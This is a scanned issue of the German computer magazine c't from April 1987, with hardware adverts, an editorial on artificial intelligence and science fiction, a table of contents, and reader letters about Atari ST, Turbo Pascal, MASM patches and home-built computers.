

ct magazin für computer technik

4

Ist KI möglich?

Vorbild Gehirn

Amiga 2000
6 MIPS für 700 DM
Turbo BASIC

Above-RAM in PCs
260 ST mit 2 MByte

HD-Controller
adaptiert

ct April 1987

öS 62,- · sfr 7,- · hfl 9,50

HEISE



UNSER PREIS IST OK!

MICROLINE 192
 OKTOBER 1985
 STIFTUNG WARENTEST
test
 MIT TESTERGEBNIS
SEHR GUT



OKI MICROLINE ML192 Schönschriftdrucker

- 160 Zeichen/sec. 9 x 9
- 33 Zeichen/sec. NLQ 17 x 17
- 8 K Pufferspeicher
- IBM Kompatibel
- Einzelblatt und Stachelwalze
- Uni- und Bidirektionaldruck
- Vollgrafik bis 288 x 144 P/"

999,-

ML 182
 120 Zeichen/sec.

699,-


Vollautomatischer
 Einzelblatteinzug für ML192

399,-

Auf alle Geräte 12 Monate Garantie. Preise gültig ab 1. 10. 86.
 Lieferbedingungen auf Anfrage. MCI MICRO COMPUTER
 INSTRUMENTS GMBH eingetragen AG Bergisch Gladbach
 HRB 2575 - Herstellung und Vertrieb von Microcomputern.

MCI

J.-W.-Lindlar-Straße 8-3 · 5060 Bergisch Gladbach 2
 Fax: (022 02) 3 10 09 · Telex: 8873518
 Telefon: (022 02) 3 10 07



Ist das künstliche Gehirn machbar?

Lange Zeit, eigentlich sogar bis zu seiner realen Existenz, war ausgerechnet unser High-Tech-Liebling schlechthin, der Computer, das Stiefkind der Science-Fiction-Autoren. Zwar ließen sie Super-Raumschiffe im Wochenturnus um Zehnerpotenzen größer, schneller und waffenstärker bauen – aber deren Navigation per Rechenschieber betreiben; und heute noch geistert der Computer als geheimnisvoll blinkendes, "Dideldideldit" machendes Etwas durch reichlich dümmliche Filme.

Und dann, etwa zusammen mit den Anfängen der Künstlichen Intelligenz, wird der Computer in der SF-Literatur fast übergangslos zum Alleskönner, mehr noch, er dringt ins Allerheiligste der Menschen ein: er wird zum bewußten, intelligenten Wesen.

Stanislaw Lems Roboter werden passionierte Bergsteiger oder nehmen gestandenen Raumpiloten die Arbeitsplätze weg; Frank Herbert liefert in seinem "Jesuszwischenfall" ganze Generationen einer Raumschiffbesatzung einem Computer mit göttlichen Ambitionen aus, und Faßbinders Film "Welt am Draht" stellt die erschreckende Frage, ob wir und unsere Umwelt nur Bestandteil einer gigantischen Computer-Simulation sind.

Und die Computer/Gehirn-Realität? Die Speicher-Chips haben ihre Kapazität innerhalb von etwa zehn Jahren vertausendfacht, die Steigerung des Datendurchsatzes von Mikroprozessoren liegt nur geringfügig darunter. Ein Ende dieser Entwicklung ist nicht absehbar, und der technische Geist fängt an zu rechnen.

Zwar konnte noch niemand beweisen, daß intelligentes Bewußtsein nur eine direkte Proportion zur Zahl der kleinen grauen Zellen und ihrer Verschaltungskomplexität ist, das ab einem bestimmten Grad einfach einsetzt – aber auch nicht das Gegenteil. Und zehn Milliarden Neuronen sollte man doch wohl in spätestens 20 Jahren simulieren können.

"Michaelmas" von Algis Budrys hat schon – bei aller Trivialität, die dieses Werk ansonsten auszeichnet – vehemente Realitätsnähe: Ein vollkommen

unentwirrbares Computernetzwerk überzieht die ganze Welt, und der Hauptfigur gelingt es, ein Programm in dieses Netz einzuspeisen, das sich selbst immer weiter verfeinert und letztlich ein bewußtes Wesen repräsentiert.


Weltweite Netzwerke haben wir heute schon. Eine neue Netzwerk-Dimension könnte sich aus dem Konzept des Parallel-Computing ergeben, da die neuen Supercomputer nichts anderes als vernetzte Mikroprozessoren sind. Ein großstadtweites Transputer-Netzwerk zum Beispiel könnte – schon heute – zu einem für den Menschen völlig undurchschaubaren Computer-Monstrum werden. Um so mehr, wenn die Verteilung der Prozesse auf die einzelnen Transputer in Zukunft vielleicht selbsttätig erfolgt.

Dann gibt man noch eine Messerspitze selbstlernende Software (KI!), ein Löffelchen Autodiagnose und eine Prise zentral gesteuerte Installations-Roboter in den Netzwerkbrei, und "die nächste Evolutionsstufe" kann sich ohne die Hilfe seiner Schöpfer weiterentwickeln?

Und so fragte ich denn bei der forschenden Zunft nach, wann wir mit unserer Ablösung rechnen müssen. Die Antwort bestand aus einer Artikelreihe mit dem Titel "Natürliche Intelligenz", deren erster Teil in diesem Heft zu finden ist.

Detlef Grell

Detlef Grell



487

Prüfstand

Die Slot-Maschine

Amiga 2000: Nach allen Seiten ausbaufähig

FORTH in Silizium

Prozessor Novix-4000

Schmal, schnell, teuer

Plus Hardcard 20

Schnell und preiswert

Vortex 20-MB-Drive-Card

Zeichnen nach Vorlage

Digitizer für den Atari ST

Turbo-Amiga

68020/68881, 512 KB RAM, 20-MB-Harddisk für Amiga 1000

CPC wandelt

Das Meß-Interface 'Oktett'

Aktenaschen-Computer

Toshiba T1100 Plus

Software-Review

Turbo-BASIC

Borlands neuer Schlag

Digitale Kalligraphie mit Atari ST

SIGNUM – ein neues Textsystem

Atari ST als Satzmaschine

TeX – Professionelle Textformatierung am Schreibtisch

Desktop Publishing mit Amiga

Pagesetter

Programme im Netz

dBASE III Plus und XChange

SLR 180

Assembler für HD 64180-CPU

Profi Painter ST

Zeichenprogramm

adad9

Datenbanksystem und Programmgenerator

Witcpen

Textverarbeitung

IC-Guide 2.0

Datenbank

SST

Symbolic Tracer

H.D. Tuneup

Hard-Disk-Utility

UTAH-Fortran

Programmiersprache

Software-Know-how

Die Viren kommen

Computer-Viren und Abwehrprogramme

Logo? Logo!

Teil 2: Modularer Programmaufbau und Kontrollstrukturen

Projekt

Harddisk-Controller einmal anders

Der OMTI-Winchester-Controller für PCs – z. B. am ECB-Bus

Report

Natürliche Intelligenz

Teil 1: Neuronen und Synapsen – ein organischer Computer?

24 Natürliche Intelligenz

Alle reden von der Künstlichen Intelligenz, c't von der 'natürlichen'. Ein Rückschritt? Oder sind wir schon ein paar Computer-Generationen weiter? An sich sind die Grenzen fließend; denn wenn die KI sich vornimmt, die intellektuellen Fähigkeiten des Menschen auf einen Computer zu übertragen, dann geht es doch eigentlich darum, die natürliche Intelligenz des Menschen in ein allenfalls unnatürliches 'Gehirn' zu verfrachten. Wir haben die Überschrift aber auch deswegen gewählt, weil wir diesmal nicht



aus der Warte des 'Computer-Dompteurs' an das Thema herangehen, sondern zunächst mal das Original unter die Lupe nehmen. Denn schließlich kann man doch nur Dinge abkupfern, die man genauestens kennt, oder?

Seite 98

52 Bad Sector

unter CP/M 2.2 hat leider nicht das geringste mit so angenehmen Dingen wie einem Kuraufenthalt in Bad Harzburg zu tun. Vielmehr kann diese CP/M-Schreckensmeldung bei sensibleren Gemütern eher Aversionen gegen alles schüren, was mit 'Bad' anfängt. Zur Sanierung unserer leidgeprüften Tourismus-Branche ein paar therapeutische Maßnahmen.

Seite 152

58 Datentypen

Der Assembler-Programmierer kennt als Daten wohl hauptsächlich Bits, deren Vielfache und ASCII-Codes, und manchmal nennt er einige Adreßwörter auch Vektor oder Zeiger. Dementsprechend karg fallen seine Pascal-, C- oder BASIC-Programme aus, bis zum gewandten Umgang mit Records, Zeigern und Varianten ist es ein weiter Weg.

Seite 163

174 FORTH in Silizium

Bei der Lisp-Maschine macht man es schon lange, nämlich einen maßgeschneiderten Prozessor für die Hochsprache Lisp zu verwenden. Nun hat die ohnehin extrem schnelle, maschinen-nahe Hochsprache FORTH ihr Pendant bekommen. Novix-4000 heißt die FORTH-Maschine, die mit sechs Millionen Instruktionen pro Sekunde wahrhaft Fortschrittliches verspricht.



Seite 36

'Mega'-ST selbstgemacht

Den Atari 260 ST kann man mittlerweile – 1-MBit-Chips machen's möglich – sogar auf 4 MByte RAM ausbauen. Mit ruhiger Hand, spitzem Lötkolben und einer nicht ganz unbedeutlichen Portion Geld ist die Umrüstung in einen 'Doppel-', ja sogar 'Quadro-Mega-ST' machbar.



Seite 82

Winch-Controller

für 'Nicht-PCs' gibt es wenige, und wenn, dann keine, die preislich mit PC-Equipment mithalten können. Was liegt also näher, als eine 300-DM-Slot-Karte anderen Rechnern zugänglich zu machen? Eine genauere Betrachtung zeigt, daß eine Anbindung des OMTI-Harddisk-Controllers 5510 an 'fremde Busse' eine Angelegenheit von zwei TTL-ICs sein kann.

Seite 138

Amiga & Floppies

Es war schon immer eine reizvolle Herausforderung, sich mit Commodores Spezial-Gerätschaften und Ersatzteilen befassen zu dürfen, sich mit fehlender Dokumentation Odysseus gleich... aber was soll's. Es ist nicht leicht, an den Amiga 'Fremd'-Laufwerke anzuschließen, aber es lohnt sich.

Seite 86

Turbo-BASIC

Ein größerer Batzen Borland-Heimsoethsche Software flatterte jüngst auf unsere Redaktionstische. Das langersehnte Turbo-C war zwar nicht dabei, statt dessen gibt es nun Turbo-BASIC: in bekannter Turbo-Preislage, mit 'Turbo-Pascal-Feeling' und dabei GWBASIC-kompatibel – heißt es in der Werbung.

Seite 32

PC-RAM satt

Welcher 640-K-geschädigte PC-Besitzer schaut nicht neidisch auf die neuen Ataris, die in Bälde nicht nur mit bis zu vier MByte RAM ausgeliefert werden, sondern auch noch mit einer CPU und einem Betriebssystem gesegnet sind, die damit was anfangen können. 'Aber halt, 'Opa PC', wer wird denn gleich in die Schrottpresse wandern – es gibt doch Above Boards!'

Seite 130

Slot-Machine

'Blech statt Plastik', 'Slots statt Expansionport' und 'PC und/oder Amiga' – so die Wahlkampfparolen für den Amiga 2000. Ist er mehr als ein aufgemetzter Amiga mit 'Beiwagen'?



Seite 24

Praxistips

Terminals Töne

Summer für Terminals

44

'Mega'-ST selbstgemacht

Atari 260 ST auf 2 MByte aufgerüstet

82

Speichern en masse

Standard-Laufwerke am Amiga

86

PC-Uhr trimmen

Quarzuhr auf Multifunktionskarten stellen

97

Schneider PC mit harter Scheibe

Optimaler Skew, Partitionen und GEM-Installation

104

Röhrenschoner

Nach fünf Minuten verlöscht der Bildschirm

124

Deutschstunde

Patches für CP/M-Plus-Dienstprogramme

158

Programme

Maschinennah in Modula

Grafik und Multitasking in Modula-2 auf dem Amiga

88

Ich glaub', ich steh' im Wald

Durchsuchen von Dateibäumen

94

Die große Reform

Neues aus der Welt der Fiskus-Mathematik

102

Von Ctrl-A bis Ctrl-Z

Ein Terminalprogramm für Rechner unter RTOS-UH

126

System aushorchen

Wie man Schnittstellen, RAM-Bereiche und Drive-Spezifikationen herausfindet

136

Lokalitäten in BASIC

Rekursion und lokale Variablen im CPC-BASIC

148

Wenn Murphy zuschlägt

Hilfe bei 'Bad Sectors' unter CP/M 2

152

Grundlagen

RAM satt – acht MByte für PCs

Expanded Memory Management mit Above Boards

130

Rubriken

Editorial

3

Leserbriefe

6

Ergänzungen + Berichtigungen

8

aktuell

10

Laserbilder auf der Netzhaut

22

c't-Kartei:

Datentypen und Datenstrukturen

163

Die Disk-Parameter von CP/M 2 und 3

171

Hotline

160

c't-Club

161

Buchkritik

184

Inserentenverzeichnis

193

Impressum, Vorschau auf Heft 5/87

194

Gothik im Kopf

(Atari ST)

Seit einigen Tagen bereitet mir folgendes Problem 'Kopfschmerzen': Ich habe die Absicht, ein Programm zu schreiben, welches die Aufgabe hat, verschiedene Zeichensätze wie beispielsweise Gothik zu erzeugen und auszudrucken. Der Anwender soll damit eigene Briefköpfe entwerfen und sie in Serienbriefe einbinden. Daher die Frage: Wie kann man solche Zeichensätze erzeugen und sie abspeichern? Ich habe leider nirgendwo Ansätze zu diesem Problem gefunden und hoffe daher, daß es unter GEM zu lösen ist.

Alexander Drzeniek, Köln

Die Lösung des Problems liegt nicht im GEM versteckt, sondern in einem weiteren Grafiktreiber des TOS, dessen Funktionen über den Trap der \$Axxx-OpCodes erreichbar sind. Die Line-A-Funktion Nummer 08 dient dazu, Zeichen aus verschiedenen Fonts darzustellen. GEM bedient sich dieser Möglichkeit zum Beispiel bei der Beschriftung der Items (kleine Schrift).

Copy-Seuche

(Atari ST)

Bei mir (und einigen Bekannten) häuften sich folgende Fehler: Wurden Fenster (Directories) mit Esc aktualisiert, so landete ich beim ersten Öffnen eines Ordners wieder im Root-Directory. Schlimm beim Kopieren: nur der Ordner kam rüber, nicht die Files. Manche Programme konnten auf manchen Disketten manche Ordner nicht öffnen; der Ordner blieb leer.

Jetzt konnte ich das Problem lösen. Wird eine Disk gewechselt, ändert sich kurzfristig das Write-protect-Signal. Beim nächsten Zugriff wird der Bootsektor gelesen. Hier steht eine 24-bit-Seriennummer. Stimmt diese mit der alten überein, so gilt die Disk als nicht gewechselt und das Directory wird nicht erneuert. Mein bevorzugtes Kopierprogramm (mit wählbarer Spur/Sektorzahl) schrieb immer denselben Bootsektor. Nachdem ich dies korrigiert hatte, testete ich meine unzähligen Public-Domain-Formatierprogramme, und siehe: Keines konnte eine Disk mit 83 Spuren/10 Sektoren/2 Seiten mit zufälliger Seriennummer bootfähig formatieren, obwohl im (X)BIOS wunderbare Routinen zur Verfügung stehen. Vielleicht

haben Sie diese Symptome (siehe oben) schon von anderen Lesern gehört. Es ist ja ein sehr 'dummer' Fehler, den man leicht dem Diskettenmaterial oder dem Laufwerk in die Schuhe schiebt. Außerdem verbreitet er sich seuchenartig.

Klaus Schönhoff, Aachen

Sparen am falschen Platz

('Doppelt gebootet', Hotline c't 12/86)

Vielleicht weiß ich eine Antwort auf dieses Problem: Bisher nie damit konfrontiert, ist mir kürzlich mit meiner Boot-Diskette dasselbe passiert, zuerst nur sporadisch. Am Ende war überhaupt kein Booten mehr möglich. Der Rechner hat sich nicht nur einmal, sondern immer wieder zurückgesetzt. Da mit anderen Disketten einwandfrei gebootet wurde, habe ich mir eine neue Boot-Disk erstellt, von den Files her identisch mit der ersten, und siehe da, es ging. Wohlgedacht, die defekte Diskette brachte beim Formatieren die korrekte Bytezahl, nur beim Kopieren kam eine Fehlermeldung. Nachdem das nicht mein erstes Diskettenproblem war (manche Disketten gehen sogar bei Nichtbenutzung und sicherer Verwahrung kaputt, so meine Original-Atari-Language-Disk, die offensichtlich die Daten nicht über einen längeren Zeitraum halten konnte), kann ich nur warnen vor dem Sparen am falschen Platz, nämlich bei den Disketten.

Wolf-Dieter Nill, Tübingen

Kinderkrankheiten überwunden

(c't 86)

Nachdem mein c't86-Rechner nun seine Kinderkrankheiten überwunden hat, möchte ich Ihnen die Änderungen mitteilen, die notwendig waren, um ein korrektes Funktionieren zu gewährleisten. Vielleicht hilft es auch anderen Benutzern dieses Rechners. Folgendes habe ich geändert: 1. R12 und R13 auf der Farbgrafikkarte von 1k8 auf 800 bis 1000 Ohm verringern, um korrekten 14-MHz-Takt zu erhalten. 2. Der Resetimpuls am IBM-Tastaturstecker der UniCard kann unter die IBM-Tastatur nicht korrekt zurücksetzen. Abhilfe: Am Stecker ein 1n2-Kondensator von der Resetleitung nach Masse und ein 3k3-Widerstand von der Resetleitung nach Plus. 3. Terminierung der Daten- und Adreßlei-

tungen mit 270-Ohm-Widerständen, aller direkt am Bus liegenden Signale mit 1k2-Widerständen oder gar nicht.

Johann Ratschiller, Wien

Vielen Dank für diese Hinweise. Zu Punkt 1 haben wir zu ergänzen, daß das Austauschen von IC27 (74LS04) gegen einen 74S04 meistens denselben Fortschritt bringt.

Kritik hinfällig

(Wettstreit der C-Compiler, c't 11/86)

Ich habe den Artikel mit Interesse gelesen und freue mich, meine Meinung über den Lattice-C-Compiler von Metacomco bestätigt zu sehen. Sie testeten die Version 3.03. Doch seit geraumer Zeit bin ich stolzer Besitzer der Version 3.03.04, die mich mit englischem Handbuch zweihundert Mark gekostet hat. Nach dem Handbuch ist diese Version ab April 1986 gültig, und so frage ich mich, ob Sie bei Ihrem Test einem Ladenhüter aufgesessen sind, oder hinkt die deutsche Version so lange der englischen nach? Denn die aktuelle Version kann GEM und hat auch eine mausgesteuerte Benutzeroberfläche, MENUE+ genannt. Alle Kritikpunkte, die Sie geäußert haben, sind somit hinfällig, wenn man den Speicherplatzbedarf

der Librarymodule außer acht läßt, die mit ihren 14 K Byte bei einem 1-MByte-Rechner wohl kaum eine Rolle spielen.

Andre Adrian, Brechen

Bei GEM bleibt's finster

(Bildschirmschoner, c't 12/86)

Das Programm 'Night' soll auch bei Ausgaben auf den Bildschirm wieder hell schalten. Ein kleines Testprogramm in Pascal, das zwischen zwei Ausgaben mittels 'writeln'-Prozedur eine Warteschleife von ca. 90 s beinhaltet, bestätigt dies. Bei einem längeren Kopiervorgang (20 Dateien von RAM-Disk auf Diskette) schaltet der Bildschirm dunkel und wird weder durch die Änderungen in der Dialogbox noch durch das Verschwinden der Box wieder hell. Da GEM über den Line-A-Emulator läuft, müßte man zusätzlich den unter \$028 abgespeicherten Vektor anzupfen?

Jürgen Horzütz, Peine

Natürlich ist es ohne weiteres möglich, einen weiteren Trap zum Einschalten des Bildschirms heranzuziehen (neben Tastatur-Interrupt und BIOS-Funktion 'Bconout()'). Nur gelang es leider nicht, einen passenden zu finden (weder 'Line-A' noch 'GEM' funktionieren).

Gemeine Fehler

(8087 unter Turbo-Pascal)

Wenn in Programmen unter Turbo-87 im Verlaufe der Rechnung kleine Werte auftreten, so können diese ganz gemeine Fehler produzieren. Das folgende kleine Beispielprogramm zeigt, wie sich der Fehler bemerkbar macht.

Da ich keine Lust habe, nach jeder Rechenoperation den entstandenen Wert zu prüfen und, falls er zu klein sein sollte, notfalls 'von Hand' auf 0 zu setzen, wüßte ich gern einen Patch in Turbo-87, der diesen Fehler beseitigt. Ferner interessiert mich,

ob dieser Fehler auch beim 80287 auftritt.

Christoph Strunk, Bonn

Wir kennen keinen Patch, der den beschriebenen Fehler behebt. Der Wert 0.07E-308 liegt übrigens außerhalb des 64-Bit-IEEE-Formats und wird entweder vom Compiler oder vom 8087 falsch interpretiert. Vermutlich wird durch einen Exponenten-Underflow aus dem sehr kleinen Wert ein sehr großer Wert, der bei der Multiplikation wieder den erfaßbaren Bereich verläßt und erst dabei vom Compiler oder vom 8087 als Overflow reklamiert wird.

```

program Error_8087;
(* Dieses Programm erzeugt auf dem IBM-PC unter Turbo-87
einen sonderbaren Fehler:
Obwohl die Zahl 0.07E-308 zunächst korrekt (?) gespeichert wird,
tritt bei der Multiplikation ein Run-Time Error 01 (Overflow) auf.
17.10.86 C. Strunk
*)
var x:real;
begin
  x := 0.07E-308;
  writeln ( x );
  x := 200 * x; (* Hier entsteht der Run-Time Error 01 *)
end.
    
```

PLANTRON

EGA-Grafik superpreiswert:

MD 7E RGB-Color-Datenmonitor

14 Zoll Bildschirm, entspiegelt, Pitch Abstand 0,31 mm
Videobandbreite 18 MHz, 64 Farben (grün / bernstein schaltbar)
Horizontalfrequenz 15.750 bis 21.850 KHz
Eingangssignal RGB/TTL - Pegel
Anschluß 9 polig
DM 1498,-*



EGA 16 hochauflösende Grafikkarte

Bis 640 x 350 Bildpunkte
64 Farben
Kompatibel zu Monochrom-,
Color- und EGA-Grafikkarte
TTL/RGB-Ausgang
DM 598,-*



MBM 2015

Monochrom-Datenmonitor

12 Zoll Bildschirm, grün, entspiegelt
Videobandbreite 22 MHz
Horizontalfrequenz 18.432 KHz
Eingangssignal TTL-Pegel
Anschluß 9 polig

DM 298,-*



SGM 1451 T

Monochrom-Grafikkarte

14 Zoll Bildschirm,
grün oder bernstein, entspiegelt
Videobandbreite 20 MHz
Horizontalfrequenz 18.432 KHz
Eingangssignal TTL-Pegel
Anschluß 9 polig
Mit Schwenkfuß

DM 398,-*



HDK 16 Festplattenkonfiguration

Festplatte 25.6 MB (brutto)
PC-Festplattencontroller
Verbindungskabel
Komplett einbaufertig

DM 1198,-*

PLANTRON Produkte erhalten Sie nur
im autorisierten Fachhandel. Fordern
Sie die neuesten Prospekte sowie das
Fachhändlerverzeichnis an.

PLANTRON Computer GmbH

Höhestraße 28 · D-6380 Bad Homburg v.d.H. · Telefon: 06172/25188* · Tx: 417410 placo d

* Alle Preise sind
unverbindliche Preisempfehlungen.

Korrektur korrigiert

(Neuer MASM...., Hotline c't 1/87)

In der Rubrik 'Hotline' berichteten Sie über einen Fehler des MASM 4.0 beim Einlesen von Include-Dateien, wenn diese z.B. mit WordStar erstellt wurden. Die amerikanische Zeitschrift 'Dr. Dobb's Journal' ver-

öffentlichte dazu in ihrer Ausgabe September 1986 einen Patch des technischen Supports der Firma Microsoft, mit dem ich das beschriebene Problem lösen konnte. Allerdings enthielt dieser Patch auch einen Fehler, den ich korrigieren konnte. Ich möchte Ihnen diesen Patch nicht vorenthalten.

Anleitung:

```

1) copy masm.exe masm.sav (Sicherheitskopie !!!)
2) ren masm.exe masm.Fix (DEBUG.COM kann keine EXE-Dateien schreiben)
3) debug masm.Fix
3a) D 7288 L 22 (jetzt sollten 34 Bytes mit Inhalt 00h ausgegeben werden)
3b) E 7288
    geben Sie die folgenden Bytes ein:
    88 1E 06 09 C6 06 C0 01 00 E9 75 02 C4 57 06 FE
    06 C0 01 E9 74 02 80 7C FF 1A 74 03 E9 9D 02 4E
    EB F4
3c) U 7535 L 1 (Ausgabe: "MDU BX,[09D6]" )
3d) E 7535
    geben Sie ein:  E9 80 FD
3e) U 753F L 1 (Ausgabe: "LES DX,[BX+06]" )
3f) E 753F
    geben Sie ein:  E9 82 FD
3g) U 756D L 1 (Ausgabe: "CMP BYTE PTR [SI-01],1A" )
3h) E 756D
    geben Sie ein:  E9 5E FD
3i) W (schreibt die Änderungen nach masm.Fix)
3j) Q (um DEBUG.COM zu verlassen)
4) ren masm.Fix masm.exe
5) Testen Sie masm.exe um sicherzugehen, daß alle Änderungen korrekt durchgeführt wurden. Wenn nicht, kopieren Sie masm.sav nach masm.exe und versuchen Sie es erneut.
    
```

Oliver Schwabedissen, Frankfurt/Main

VS statt VM

(Speichern wie die Großen, c't 1/87)

Unter dem Motto 'Leicht falsch' möchte ich meinen Senf zu dem Grundlagen-Artikel in c't 1/87 'Speichern wie die Großen' geben. Da ich im EDV-Bereich tätig bin, möchte ich anmerken, daß bei IBM der Begriff VM Virtual Machine und nicht Virtual Memory bedeutet. Die Bezeichnung 'Memory' gibt es gar nicht, statt dessen bedeutet VS Virtual Storage.

Marco Pries, Braunschweig

Turbo nicht reentrant

(Multitasking mit Turbo-Pascal, c't 2/87)

In dem Programm des Herrn Dikow kann eine Task eine andere Task jederzeit unterbrechen. Also auch während gerade eine Turbo-Pascal-interne Prozedur ausgeführt wird. Leider sind einige Turbo-Pascal-Prozeduren wie z.B. 'NEW(p)' nicht wiedereintrittsfähig. Die An-

zahl der Bytes und die Adresse des Pointers wird an zwei festen Speicheradressen zwischengespeichert.

Wie man sieht, kann also ein Interrupt, während ein NEW-Befehl ausgeführt wird, nicht vorhersehbare Folgen haben. Die Wahrscheinlichkeit, daß der Fall eintritt, ist natürlich sehr gering.

Um auch nicht wiedereintrittsfähige interne Prozeduren benutzen zu können, darf also ein Taskwechsel niemals während der Abarbeitung eines Pascal-Befehls erfolgen. Zur Bestimmung des erlaubten Zeitpunkts eines Taskwechsels kann man, wie in c't 1/87 beim Variablen-Tracer beschrieben, die Compiler-Directive U zweckentfremden.

Harold Linke, 8000 München

In der Tat, diese Falle im Turbo-Pascal selbst hat der Autor nicht bedacht. Hier zeigt sich der

'kleine Unterschied' zu echten Multitasking-Systemen, bei denen sowohl jedes Programmmodul des Betriebssystems als auch jedes Modul eines Programms wiedereintrittsfähig sein muß.

Bei dem Konzept mit der Compiler-Directive U+ können andere Tasks nur jeweils zwischen Pascal-Statements umgeschaltet werden; das heißt, interne Prozeduren werden alle hübsch nacheinander abgearbeitet. Mit diesem Konzept ist man allerdings noch weiter von Multitasking entfernt.

Ergänzungen + Berichtigungen

Speicher vielfach

(c't 2/87, S. 110)

Die Einbauanleitung bezieht sich bei der Angabe der Pins nur auf Nachbauten, bei denen als Datenbustreiber ein 74LS245 eingesetzt wird. Bei Rechnern, in denen wie beim Original jeweils zwei 8T28 eingebaut sind, sind die Anschlüsse entsprechend an diese zu verlegen. Es ergibt sich die folgende Verbindungsliste:

74LS196	Pin 4	< = >	H11-14
"	Pin 10	< = >	H11- 2
"	Pin 3	< = >	H10-14
"	Pin 11	< = >	H10- 2

Gerald Grösgen, Bonn

c't86 CPU-II-Platine

Auf der zweiten CPU-Platine für den c't86 wird die Betätigung des NMI-Tasters in einem D-FF (IC 22) zwischengespeichert, damit anschließend über einen I-Bit-Port (IC 21, Pin 11 bis 13) erkannt werden kann, ob ein Programm oder der Taster die NMI-Ursache war. Diese Möglichkeit wurde jedoch nie ausgenutzt, so daß erst jetzt ein Schaltungsfehler entdeckt wurde. Um Bus-Kollisionen zu vermeiden, sollte Pin 11 von IC 21 von der Leitung AD8 abgeklemmt werden (IC-Bein aus der Fassung biegen).

Die Redaktion behält sich Kürzungen vor.



VERTRAGS-HÄNDLER

WALLFAHRER KOMMANDITGESELLSCHAFT

Am Steinacher Kreuz 22
8500 Nürnberg 90
Tel. (09 11) 3 03 06-0, Telex 622 396

LaserPrint

Computer - Drucker & -Peripheriegeräte
Vertriebs GmbH

Darmstädter Straße 54
D-6101 Fränkisch-Crumbach
Telefon: 06164/4044

AMPACS GmbH

Software · Computer · Systeme

Belgradstraße 9
D-8000 München 40
Telefon (089) 3 08 80 01/2



Colonia Computer GmbH
Lindenstraße 73 - 77
5000 Köln 1

Telefon (02 21) 2157 36 + 2383 00
Telex 8 885 365 ruco
Btx 022121 1879 * 21461 #

MICHAEL SCHWARTZ

Ingenieurbüro
EDV-Systeme
Meßwerterfassung
Soft- & Hardware-Entwicklung
Werkstofftechnische Beratung

4750 Unna
Platanenallee 27
Telefon 0 23 03/1 50 22



DIE LASERDRUCKER

F-1010

- Face-Down Papierablage
- Flüsterleise
- 1 MByte RAM
- 1 MByte ROM

DYNAMIC FONTS

64 VERSCHIEDENE FESTFONTS
EINFACHE GRAPHICSPRACHE
39 VERSCHIEDENE BARCODES
7 DRUCKEREMULATIONEN

- LINEPRINTER

— HP-LASERJET PLUS

- IBM GRAPHIKDRUCKER

- DIABLO 630 - QUME SPRINT 11

- NEC SPINWRITER - EPSON FX 80

10 SEITEN PRO MINUTE SCHNELL

EXTREM HOHE BETRIEBSSICHERHEIT

LEISE UND WARTUNGSFREUNDLICH

250 BLATT PAPIERKASSETTE

300 BILDPUNKTE PER INCH

VEKTOR- UND PUNKTGRAPHIC

PARALLELE SCHNITTSTELLE

SERIELLE SCHNITTSTELLE

GS/TÜV-GEPRÜFT



F-2010


- 2 Papierkassetten
- 2 IC-ROM-Karten (Bee-Card)
- Bedienungsfreundliches Control Panel
- 1.5 MByte RAM
- 5-fach-Sorter



ELECTRONICS EUROPE GmbH

Emanuel-Leutze-Straße 1A, 4000 Düsseldorf 11
Tel. 0211-593081, Telefax 0211-593974

Diablo 630 is a trademark of Xerox Corporation • Qume Sprint 11 is a trademark of Qume Corporation • NEC Spinwriter is a trademark of NEC Corporation • IBM Graphic-Printer is a trademark of International Business Machines Corporation • EPSON FX 80 is a trademark of EPSON Corporation • HP-Laserjet Plus is a trademark of Hewlett Packard Inc.



HIGH SPEED CMOS-CPU

- HD-64180, Z-80 kompatibel
- 9,216 MHz 'no Wait-States' entspricht Z-80 mit 12MHz
- 4/6 MHz I/O anschließbar
- Zwei DMA Kanäle
- MMU verwaltet 1 MB RAM
- 256 kB dynamischer RAM
- 2x32 k-Byte stat. Speicher
- 32 Byte Setup-RAM (Akku)
